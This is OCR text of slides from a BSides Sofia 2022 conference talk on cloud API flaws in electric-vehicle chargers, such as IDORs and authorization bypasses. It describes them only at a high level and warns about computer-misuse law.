Charge my car for free.

FOREVER


Bsides Sofia 2022

Who am I?

- Senior penetration tester at Pen Test Partners
- Helping startups secure themselves
- Research interests are mainly API for IoT devices and web application security
- Developing a machine learning tool to find API flaws
- @evstykas on Twitter


Electric Vehicles

- Tesla and the others
- Car industry is focused on electric vehicles and chargers
- UK government plans to ban selling petrol and diesel cars by 2030
- More than 2.5 million electric vehicles in the world




Home › Kia › EV6 › News

UK: Plug-In Car Sales Reach 23% Share In October 2021



EV Chargers

- Booming market
- Lots of competition
- “Smart” devices with rush to market - common issues
- Will keep growing to the millions of devices.
- The plan is one charger per household
- 18 startups in the field in addition to the big players



Mikko Hypponen
@mikko

Hypponen's law:
Whenever an appliance is described as being "smart", it's vulnerable.

4:45 AM - 12 Dec 2016

875 Retweets 955 Likes

EV Chargers Categories

Home Chargers


- Home installation
- Connected to home LAN networks
- Usually slower (with less power) than public chargers

Public Chargers

- Public roadside installation
- Fast chargers with high power (up to 400 KW)
- OCPI interconnection
- Accounts can work globally

> The global EV fleet in 2020 consumed over 80 TWh of electricity (mainly for electric two/three-wheelers in China), which equates to today’s total electricity demand in Belgium. Electricity demand from EVs accounts for only about 1% of current electricity total final consumption worldwide.
>
> Electricity demand for EVs is projected to reach 525 TWh in the Stated Policies Scenario and 860 TWh in the Sustainable Development Scenario in 2030.

Cloud based attacks



LEARN THAT
AUTHORIZATION != AUTHENTICATION
OR API JESUS
IS AFTER YOU
imgflip.com

APIs make the world go round...

- All attacks in this talk are cloud based (mobile or web based)
- No physical access required
- Most of them are REALLY low hanging fruits (IDORs and standard authorization bypasses) that were also found by my nameless ML tool
- All of the issues found are logic flaws and no injection or anything of that kind as this would have broken CMA.
- NO CVEs ☹

APIs make the world go round and round

- APIs missing authentication
- APIs checking for authentication and not authorization
- APIs allowing you to upgrade your user to admin
- APIs that leak everything because you know a static key



API
Hosted web server where the API sits
Mobile app/phone
The IoT thing
3rd party back end
API
Another API for an unrelated manufacturer
Mobile app/phone
Another IoT thing from an unrelated manufacturer

API research 101

- CMA and crime ALERT!
- API research is tricky!
- Never EVER interact with a device you don’t own
